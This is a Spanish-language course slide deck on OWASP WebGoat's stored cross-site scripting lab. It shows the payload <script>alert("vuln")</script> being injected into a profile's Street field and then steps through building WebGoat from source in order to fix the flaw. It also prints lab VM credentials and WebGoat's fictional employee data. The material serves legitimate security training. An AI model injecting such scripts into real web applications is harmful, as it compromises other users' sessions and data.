ListStaff EditProfile DeleteProfile Logout



Goat Hills Financial Human Resources

Welcome Back Jerry

First Name:	<input type="text" value="Jerry"/>	Last Name:	<input type="text" value="Mouse"/>
Street:	<input type="text" value='<script>alert("vuln")</script>'/>	City/State:	<input type="text" value="New York, NY"/>
Phone:	<input type="text" value="443-699-3366"/>	Start Date:	<input type="text" value="1011999"/>
SSN:	<input type="text" value="858-55-4452"/>	Salary:	<input type="text" value="70000"/>
Credit Card:	<input type="text" value="6981754825013564"/>	Credit Card Limit:	<input type="text" value="20000"/>
Comments:	<input type="text" value="Co-Owner."/>	Manager:	<input type="text" value="Tom Cat"/>
Disciplinary Explanation:	<input type="text" value="NA"/>	Disciplinary Action Dates:	<input type="text" value="0"/>

ViewProfile UpdateProfile Logout

Reto 2. Stored Cross-site scripting (XSS)

- Después de inyectar el código, seleccionar la función “UpdateProfile” para almacenar el código inyectado dentro del perfil de Jerry
- Presionar el botón “Logout” para regresar al menú principal

The screenshot displays a web application interface for 'Goat Hills Financial Human Resources'. A modal window is open, showing the 'Edit Profile' page for a user named Jerry. The 'Street' field contains the injected payload: `<script>alert("vuln")</script>`. A notification box at the top right of the modal displays the alert message: 'localhost:8080 says vuln'. The modal includes buttons for 'Show Source', 'Show Solution', 'Show Plan', and 'OK'. Below the modal, the profile form is visible with fields for personal and contact information, and buttons for 'ViewProfile', 'UpdateProfile', and 'Logout'.

LAB: Cross Site Scripting

localhost:8080 says
vuln

Show Source Show Solution Show Plan OK

Stage 1
Stage 1: Execute a Stored Cross Site Scripting (XSS) attack.
As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.
The passwords for the accounts are the lower-case versions of their given names (e.g. the password for Tom Cat is "tom").

Goat Hills Financial
Human Resources


Welcome Back Tom

First Name: Jerry Last Name: Mouse
Street: <script>alert("vuln")</script> City/State: New York, NY
Phone: 443-699-3366 Start Date: 1011999
SSN: 858-55-4452 Salary: 70000
Credit Card: 6981754825013564 Credit Card Limit: 20000
Comments: Co-Owner. Manager: Tom Cat
Disciplinary Explanation: NA Disciplinary Action Dates: 0

ViewProfile UpdateProfile Logout

Reto 2. Stored Cross-site scripting (XSS)

- Seleccionar el empleado Jerry y presionar el botón “ViewProfile” para revisar el perfil y comprobar que el código inyectado es ejecutado



Goat Hills Financial
Human Resources


Welcome Back Jerry - Staff Listing Page

Select from the list below

- Tom Cat (employee)
- Jerry Mouse (hr)**
- Joanne McDougal (hr)

SearchStaff
ViewProfile
CreateProfile
DeleteProfile

Logout



LAB: Cross Site Scripting

localhost:8080 says
vuln

Show Source Show Solution Show Plan

OK

Stage 1
Stage 1: Execute a Stored Cross Site Scripting (XSS) attack.
As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.
The passwords for the accounts are the lower-case versions of their given names (e.g. the password for Tom Cat is "tom").

Goat Hills Financial
Human Resources

Welcome Back Jerry - Staff Listing Page

Select from the list below

- Tom Cat (employee)
- Jerry Mouse (hr)**
- Joanne McDougal (hr)

SearchStaff
ViewProfile
CreateProfile
DeleteProfile

Logout

Reto 2. Stored Cross-site scripting (XSS)

- También se puede presionar el botón “SearchStaff” y buscar a Jerry para validar la ejecución del código inyectado



A screenshot of the WebGoat application interface. The browser address bar shows the URL: `http://localhost:8080/WebGoat/start.mvc#attack/611366032/900`. The page title is 'LAB: Cross Site Scripting'. A notification box displays the output: `localhost:8080 says vuln`. The page content includes a navigation menu on the left, a 'Stage 2' section with the title 'Block Stored XSS using Input Validation', and a user profile card for 'Larry' with fields for First Name, Last Name, Street, City/State, Phone, SSN, Start Date, Salary, Credit Card, Credit Card Limit, Comments, Manager, Disciplinary Explanation, and Disciplinary Action Dates. Buttons for 'ListStaff', 'EditProfile', and 'Logout' are visible at the bottom of the profile card.

**Reto 3. Corregir webgoat para evitar el ataque
Stored Cross-site scripting (XSS)**

Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Acceder al reto "Stage 2: Block Stored XSS using input validation" del panel izquierdo de Webgoat

← → ↻ ⓘ http://localhost:8080/WebGoat/start.mvc#attack/611366032/900/2

WEBGOAT

≡ LAB: Cross Site Scripting

Show Source Show Solution Show Plan Show Hints Restart Lesson

Stage 2
Stage 2: Block Stored XSS using Input Validation.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to block the stored XSS before it can be written to the database. Repeat stage 1 as 'Eric' with 'David' as the manager. Verify that 'David' is not affected by the attack.

Goat Hills Financial
Human Resources

Welcome Back Jerry

First Name:	Jerry	Last Name:	Mouse
Street:		City/State:	New York, NY
Phone:	443-699-3366	Start Date:	1011999
SSN:	858-55-4452	Salary:	70000
Credit Card:	6981754825013564	Credit Card Limit:	20000
Comments:	Co-Owner.	Manager:	105
Disciplinary Explanation:	NA	Disciplinary Action Dates:	0


ListStaff EditProfile DeleteProfile Logout

Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

- El objetivo de este reto es ajustar el código fuente de la aplicación para evitar que el campo “street” sea vulnerable a un ataque de XSS almacenado.
- Para ello se debe:
 1. Descargar los archivos del código fuente de la aplicación Webgoat de las rutas:
 - Servidor principal de WebGoat:
<https://github.com/WebGoat/WebGoat/archive/refs/tags/7.1.zip>
 - Lecciones de WebGoat:
<https://github.com/WebGoat/WebGoat-Lessons/archive/refs/heads/develop.zip>
 2. Preparar un ambiente de desarrollo que permita ejecutar el proyecto desde el código fuente
 3. Ubicar el archivo del proyecto WebGoat-Lessons que se debe ajustar para evitar el ataque XSS almacenado y realizar el aseguramiento del código
 4. Compilar de nuevo el proyecto WebGoat-Lessons
 5. Ejecutar el proyecto Webgoat 7.1
- La descarga del código fuente y la preparación del ambiente de desarrollo ya se encuentra lista en la máquina virtual accesible desde el link :
https://uredu-my.sharepoint.com/:u:/g/personal/danielo_diaz_urosario_edu_co/EZDknAEYgQpFvpBjr7XU6H0B6p2GGosnKVneKzfMO7IWpw?e=6nNH9w
- Descargar VirtualBox del siguiente link y realizar la instalación: <https://www.virtualbox.org/wiki/Downloads>
- Crear la máquina virtual dentro de VirtualBox como se indica en el siguiente video desde el minuto 1:15 hasta el minuto 2:48: (En la ventana *memory size* asignarle al menos 3 Gb de ram)
<https://www.youtube.com/watch?v=fVYwt1Tluug>



Procedimiento ampliación del tamaño del disco duro virtual - Parte I

1. Apagar la máquina virtual
2. En virtual box, dirigirse a File -> Virtual Media Manager
3. Presionar click derecho sobre el disco duro de la máquina virtual de Webgoat (Ubuntu-Webgoat.vdi en este caso) y seleccionar "Properties"
4. Mover el "Size" hacia la derecha hasta 15 Gb y seleccionar "Apply"



Procedimiento ampliación del tamaño del disco duro virtual - Parte II


1. Iniciar la máquina virtual de WebGoat
2. Autenticarse con las credenciales: usuario: neron pwd: qwerty
3. Buscar e iniciar la aplicación “Disks” y seleccionar el botón de “Additional partition options”
4. Seleccionar “Resize” y ajustar el valor del disco duro a lo máximo permitido, en este caso a 16,3 Gb (Un poco mas de los 15 Gb asignados en el slide previo)
5. Seleccionar “Resize”



Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)


- Autenticarse en la máquina virtual con las credenciales: usuario: neron pwd: qwerty
- Dentro de la máquina virtual, revisar que la carpeta “WebGoat-7.1” existan en la ruta

`/home/neron/Downloads/WebGoat-7.1`



Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

La carpeta “WebGoat-7.1” contiene las carpetas con el código fuente de los dos proyectos requeridos para lanzar webgoat: i) “Servidor de Webgoat” (Carpeta *WebGoat-7.1*) y ii) “Lecciones de WebGoat” (Carpeta *WebGoat-Lessons*)



Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Ejecutar los siguientes comandos para compilar el “Servidor de WebGoat-7.1” desde el código fuente:

1. Abrir una consola y ubicarse en la carpeta del proyecto WebGoat-7.1 con el comando:
cd /home/neron/Downloads/WebGoat-7.1/WebGoat-7.1
1. Compilar el proyecto con el comando: **mvn clean compile install**

```
(base) daniel@probook-440:~/Downloads/WebGoat-7.1$ cd WebGoat-7.1
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-7.1$ mvn clean compile install
```

El resultado de la compilación del proyecto WebGoat-7.1 debería ser el siguiente



```
daniel@probook-440: ~/Downloads/WebGoat-7.1/WebGoat-7.1
[INFO]
[INFO] --- maven-install-plugin:2.4:install (default-install) @ webgoat-standalone ---
[INFO] Installing /home/daniel/Downloads/WebGoat-7.1/WebGoat-7.1/webgoat-standalone/target/webgoat-standalone-7.1.jar to /home/daniel/.m2/repository/org/owasp/webgoat/webgoat-standalone/7.1/webgoat-standalone-7.1.jar
[INFO] Installing /home/daniel/Downloads/WebGoat-7.1/WebGoat-7.1/webgoat-standalone/pom.xml to /home/daniel/.m2/repository/org/owasp/webgoat/webgoat-standalone/7.1/webgoat-standalone-7.1.pom
[INFO] Installing /home/daniel/Downloads/WebGoat-7.1/WebGoat-7.1/webgoat-standalone/target/webgoat-standalone-7.1-exec.jar to /home/daniel/.m2/repository/org/owasp/webgoat/webgoat-standalone/7.1/webgoat-standalone-7.1-exec.jar
[INFO]
-----
[INFO] Reactor Summary for WebGoat Parent Pom 7.1:
[INFO]
[INFO] WebGoat Parent Pom ..... SUCCESS [ 0.194 s]
[INFO] webgoat-container ..... SUCCESS [ 8.042 s]
[INFO] webgoat-standalone ..... SUCCESS [ 3.365 s]
[INFO]
-----
[INFO] BUILD SUCCESS
[INFO]
-----
[INFO] Total time: 11.694 s
[INFO] Finished at: 2021-08-30T00:38:03-05:00
[INFO]
-----
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-7.1$
```

Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Ejecutar los siguientes comandos para compilar el proyecto “Lecciones de WebGoat”

1. Ubicarse en la carpeta del proyecto WebGoat-Lessons con el comando:
cd /home/neron/Downloads/WebGoat-7.1/WebGoat-Lessons
1. Compilar el proyecto con el comando: **mvn package**

```
(base) daniel@probook-440:~/Downloads/WebGoat-7.1$ cd WebGoat-Lessons/
```

```
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-Lessons$ mvn package
```

El resultado de la compilación del proyecto WebGoat-Lessons debería ser el siguiente



```
daniel@probook-440: ~/Downloads/WebGoat-7.1/WebGoat-Lessons
[INFO] sql-injection ..... SUCCESS [ 0.018 s]
[INFO] sql-numeric-injection ..... SUCCESS [ 0.018 s]
[INFO] sql-string-injection ..... SUCCESS [ 0.019 s]
[INFO] stored-xss ..... SUCCESS [ 0.020 s]
[INFO] thread-safety-problem ..... SUCCESS [ 0.021 s]
[INFO] trace-xss ..... SUCCESS [ 0.017 s]
[INFO] unchecked-email ..... SUCCESS [ 0.018 s]
[INFO] weak-authentication-cookie ..... SUCCESS [ 0.022 s]
[INFO] weak-session-id ..... SUCCESS [ 0.017 s]
[INFO] ws-sax-injection ..... SUCCESS [ 0.033 s]
[INFO] ws-sql-injection ..... SUCCESS [ 0.017 s]
[INFO] wsd-scanning ..... SUCCESS [ 0.143 s]
[INFO] xml-injection ..... SUCCESS [ 0.017 s]
[INFO] xpath-injection ..... SUCCESS [ 0.014 s]
[INFO] xxe ..... SUCCESS [ 0.011 s]
[INFO] zip-bomb ..... SUCCESS [ 0.012 s]
[INFO] dist ..... SUCCESS [ 1.080 s]
[INFO] -----
[INFO] BUILD SUCCESS
[INFO] -----
[INFO] Total time: 4.762 s
[INFO] Finished at: 2021-08-30T00:40:50-05:00
[INFO] -----
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-Lessons$
```

Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

3. Copiar todos los archivos *.jar resultados de la compilación de “Lecciones de WebGoat” al proyecto “Servidor Webgoat” con el comando:

```
cp target/plugins/*.jar ../WebGoat-7.1/webgoat-container/src/main/webapp/plugin_lessons/
```

```
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-Lessons$ cp target/plugins/*.jar ../WebGoat-7.1/webgoat-container/src/main/webapp/plugin_lessons/
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-Lessons$
```

4. Ahora ya se puede proceder a ejecutar el servicio web para ello:

- Nos ubicamos en la carpeta del proyecto “Servidor WebGoat” con el comando:
cd /home/neron/Downloads/WebGoat-7.1/WebGoat-7.1
- Y ejecutamos el servidor con el comando:
mvn -pl webgoat-container tomcat7:run-war

```
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-7.1$ mvn -pl webgoat-container tomcat7:run-war
```

Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

El resultado de la ejecución del proyecto WebGoat-7.1 debería ser el siguiente




```
daniel@probook-440: ~/Downloads/WebGoat-7.1/WebGoat-7.1
vlet.http.HttpSession)
2021-08-30 00:44:09,723 INFO - Mapped "[[/service/lessoninfo.mvc],methods=[],params=[],headers=[
],consumes=[],produces=[application/json],custom=[]]" onto public org.owasp.webgoat.lessons.model
.LessonInfoModel org.owasp.webgoat.service.LessonInfoService.getLessonInfo(javax.servlet.http.Http
pSession)
2021-08-30 00:44:09,769 INFO - FrameworkServlet 'mvc-dispatcher': initialization completed in 16
0 ms
2021-08-30 00:44:09,784 INFO - Initializing main webgoat servlet
2021-08-30 00:44:09,785 INFO - Browse to http://localhost:8080/WebGoat and happy hacking!
Aug 30, 2021 12:44:09 AM org.apache.coyote.AbstractProtocol start
INFO: Starting ProtocolHandler ["http-bio-8080"]
```

En este punto WebGoat ya estará disponible vía web a través de la dirección: <http://localhost:8080/WebGoat/login.mvc>

Con las credenciales:

Usuario: webgoat

Password: webgoat



Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Acceder al reto “Stored XSS” del panel izquierdo de Webgoat. Si lo deseamos podemos hacer la explotación de la vulnerabilidad con los mismos pasos realizados en el Reto 2 y así comprobar que la versión que hemos compilado de WebGoat desde el código fuente también tiene presente la vulnerabilidad “XSS almacenado”


The screenshot shows the WebGoat application interface. The browser address bar displays the URL: `http://localhost:8080/WebGoat/start.mvc#attack/611366032/900/1`. The page title is "LAB: Cross Site Scripting". The left sidebar contains a navigation menu with the following items: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Phishing with XSS, Stored XSS Attacks, LAB: Cross Site Scripting, Stage 1: Stored XSS, Stage 2: Block Stored XSS using Input Validation, Stage 3: Stored XSS Revisited, Stage 4: Block Stored XSS using Output Encoding, Stage 5: Reflected XSS, and Stage 6: Block Reflected XSS. The main content area features a header with the WebGoat logo and the text "LAB: Cross Site Scripting". Below the header are buttons for "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson". The main content area displays the following text:

Stage 1
Stage 1: Execute a Stored Cross Site Scripting (XSS) attack.
As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.
The passwords for the accounts are the lower-case versions of their given names (e.g. the password for Tom Cat is "tom").

The main content area also displays a login form for "Goat Hills Financial Human Resources". The form includes a dropdown menu for the user name, currently showing "Larry Stooge (employee)", a password input field, and a "Login" button.

Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Si presionamos en el botón “Show source” de la interfaz mostrada en el slide anterior, desde la versión para desarrolladores de WebGoat, nos indicará que el archivo del código fuente que se está ejecutando en dicho reto es: **UpdateProfileDBCrossSiteScripting.java** que lo podemos encontrar como **UpdateProfileCrossSiteScripting.java**



```
package instructor;

import org.owasp.webgoat.plugin.GoatHillsFinancial.GoatHillsFinancial;
import org.owasp.webgoat.plugin.GoatHillsFinancial.LessonAction;
import org.owasp.webgoat.plugin.db_cross_site.UpdateProfileDBCrossSiteScripting;

/* STAGE 2 FIXES
Solution Summary (1. or 2.)
    1. Modify the UPDATE_EMPLOYEE stored procedure in the database and add
       a validation step. Oracle 10G now supports regular expressions.
    2. Apply a column constraint can also work IFF the existing data is clean

Solution Steps:
1. Talk about the different database approaches.
   a. Apply validation in the UPDATE stored proc
      - Possible to bypass by not using that stored proc

   b. Apply a table column constraint
      - Cannot be bypassed. The DB enforces the constraint under all conditions

